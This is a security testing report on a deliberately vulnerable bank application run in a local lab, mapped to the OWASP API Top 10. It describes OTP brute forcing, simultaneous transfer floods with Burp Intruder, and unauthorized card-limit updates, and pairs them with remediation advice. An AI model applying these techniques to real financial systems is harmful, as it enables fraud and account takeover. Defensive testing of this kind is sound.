# Vulnerable bank- API Security Testing Report

**Tester:** Blessing Isaiah
**Report Date:** December 15, 2025

**Environment**

The assessment was performed on a local deployment of the Vulnerable Bank application running inside a docker environment on the host machine.
The web interface was reachable at localhost**:5000** over HTTP.
BurpSuite to listen on port **8080** for request interception and analysis.

**Executive Summary**

**Objective**

In this report, I will be exploiting the APIs in Vulnerable Bank web application.

The goal is to review the API behavior in a controlled environment, identify weaknesses, and document realistic attack paths and their associated risks.

**Methodology**

The assessment followed a white-box testing method after gaining an understanding of the API structure.

**Testing Approach**

The workflow included the following stages:

1. **Environment Setup and Proxy Configuration**
   BurpSuite was configured to intercept traffic from the running instance.
2. **Traffic Capture and Reconnaissance**
   Baseline requests and responses were analyzed to understand default behavior.
3. **Manual Specification Enhancement**
   Observed patterns were used to adjust and manipulate URLs to simulate attack scenarios.
4. **Endpoint Testing and Fuzzing**
   Targeted requests were sent to evaluate:

- **OWASP API4:2023** – Unrestricted Resource Consumption (rate limiting, high-volume requests, OTP brute force)
- **OWASP API5:2023** – Broken Function Level Authorization (unauthorized card funding, loan approval)
- **OWASP API6:2023** – Unrestricted Access to Sensitive Business Flows (virtual card creation, funding, limit updates, loan abuse, negative transfers)
- **OWASP API7:2023** – Server Side Request Forgery (user-supplied URL fetch, internal and metadata endpoint access)

- **OWASP API8:2023** – Security Misconfiguration (weak authentication, admin privilege escalation, unsafe defaults)
- **OWASP API9:2023** – Improper Inventory Management (undocumented parameters like card_limit, card_balance, is_frozen)
- **OWASP API10:2023** – Unsafe Consumption of APIs (backend fetching internal/external URLs, writing fetched content to disk)
- **CORS Misconfiguration** – Arbitrary Origin allowed, exposing authenticated API responses to attacker-controlled domains
- **Path Traversal (Potential/Latent)** – Fetched content written to disk without strict filename/path validation, introducing possible file overwrite and traversal risk

**Documentation and Evidence Collection**

Every step was recorded, including screenshots, logs, and proof-of-concept details.

**Standards Followed**

The assessment was aligned with:

- OWASP API Security Top 10 (2023)
- CVSS v4.0 risk scoring

**Major Tools Used**

- **Recon and scanning tools:** GitHub, Swagger, grep
- **Proxy tools:** BurpSuite Pro, Firefox
- **API testing tools:** Burp Repeater, xJWT.io
- **Environment tools:** Kali Linux, VirtualBox, docker

**In Scope**

- Local Vulnerable bank application running on the Kali VM
- HTTP traffic captured with BurpSuite
- API documentation

**Out of Scope**

- Any external or production systems
- Activities outside the controlled lab environment
- Destructive actions or data extraction to external servers

## Findings: chronological ( OWASP mapping, description, evidence, impact, remediation)

## Finding 1:Unrestricted Resource Consumption – API4:2023 Security Analysis


### Description

During testing, I focused on how the API handles repeated and automated requests across sensitive endpoints. I observed that the application allows a single client to consume excessive processing power and backend resources without enforcement of rate limits or transactional thresholds. Each request carries operational and financial cost, yet no visible safeguards exist to regulate usage.

## Evidence and Proof of Concept

**Scenario 1 –** I examined the authentication workflow to understand how it reacts to repeated failures. The password and OTP verification process accepts unlimited attempts over a short period. This behavior enables sustained brute force activity and server stress through high volume traffic.

- Here, I attempted OTP brute forcing using Burp Suite Intruder. Although I did not successfully guess a valid OTP, the test demonstrated that the server continued to accept a large number of requests without delay, lockout, or temporary blocking. This confirmed that an attacker with enough time and resources could overwhelm the endpoint or eventually succeed.











***Figure 1:*** *Password and OTP brute force attempts using Burp Suite Intruder*


## Scenario 2: Unrestricted Financial Transactions

After confirming the lack of rate enforcement during authentication, I shifted focus to transactional endpoints such as transfers and loans.


## Evidence and Proof of Concept




- I used Burp Suite Intruder to queue multiple requests and pause them before release.




- Once queued, I forwarded all requests simultaneously




- The system processed them without restriction. Within seconds, a significant volume of funds was transferred successfully. This behavior confirmed that the API enforces neither per user transaction limits nor request rate controls.





*Figure 2 : Unrestricted Financial Transactions using burp suite intruder*

This issue is also related to **Unrestricted Access to Sensitive Business Flows, listed as OWASP API6:2023**

A user cannot realistically initiate multiple high value transactions in a fraction of a second. The API permits behavior that only automation can achieve, which directly benefits attackers.

## Impact

An attacker can abuse this weakness to:

- Perform brute force attacks against authentication and OTP endpoints
- Exhaust server resources, leading to denial of service conditions

- Rapidly drain user accounts through automated financial transactions
- Generate excessive operational and financial costs for the service provider

The speed and scale of exploitation significantly reduce detection and response time, increasing the likelihood of severe financial loss.

### Remediation

Implement comprehensive rate limiting and resource control mechanisms across all sensitive endpoints. Recommended actions include:

- Enforce per IP and per user rate limits for authentication and OTP verification
- Apply transaction velocity limits based on realistic human behavior
- Introduce account lockouts or progressive delays after repeated failed attempts
- Monitor and alert on abnormal request patterns and transaction bursts
- Validate business logic rules that cap transaction frequency and value

These controls will reduce attack feasibility and align system behavior with expected user interaction patterns.

## Finding 2: API5:2023 Broken Function Level Authorization

### Description

During testing, I checked whether the API properly enforces authorization checks on sensitive business functions. I observed that certain privileged operations are exposed to regular users without validating their role or permission level.


Specifically, the endpoint responsible for updating card limits is accessible to any authenticated user. This function is inherently sensitive because it directly affects financial controls. The API fails to verify whether the requester is authorized to perform limit updates, effectively allowing non privileged users to manipulate account balances.


### Evidence and Proof of Concept

I identified an endpoint intended to update card limits. This endpoint responded successfully regardless of the user role associated with the request.

